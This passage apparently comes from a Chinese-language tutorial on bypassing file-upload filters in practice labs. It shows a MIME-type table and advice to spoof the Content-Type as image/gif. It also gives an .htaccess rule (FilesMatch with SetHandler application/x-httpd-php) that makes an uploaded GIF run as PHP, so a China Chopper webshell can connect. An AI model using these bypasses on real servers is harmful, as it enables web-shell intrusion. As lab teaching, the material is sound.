.eps	application/x-ps	.eps	application/postscript
.etd	application/x-ebx	.exe	application/x-msdownload
.fax	image/fax	.fdf	application/vnd.fdf
.fif	application/fractals	.fo	text/xml
.frm	application/x-frm	.g4	application/x-g4
.gbr	application/x-gbr	.	application/x-
.gif	image/gif	.gl2	application/x-gl2

image/gif替换Content-Type后面的内容




只检测了MIME没检测后缀导致的上传。

7.文件重写

我个人觉得最有意思的就是这个了，

要求正常链接菜刀，好可怕。

直接传个gif，再传个htaccess重写解析规则



代码：

```
<FilesMatch "95zz.gif">

SetHandler application/x-httpd-php
</FilesMatch>
```

这里去访问gif的路径就能看到已经解析了。

=_=#如果需要更多的上传绕过及安全狗/盾等绕过请提交靶场到安全脉搏

继续给大家更新！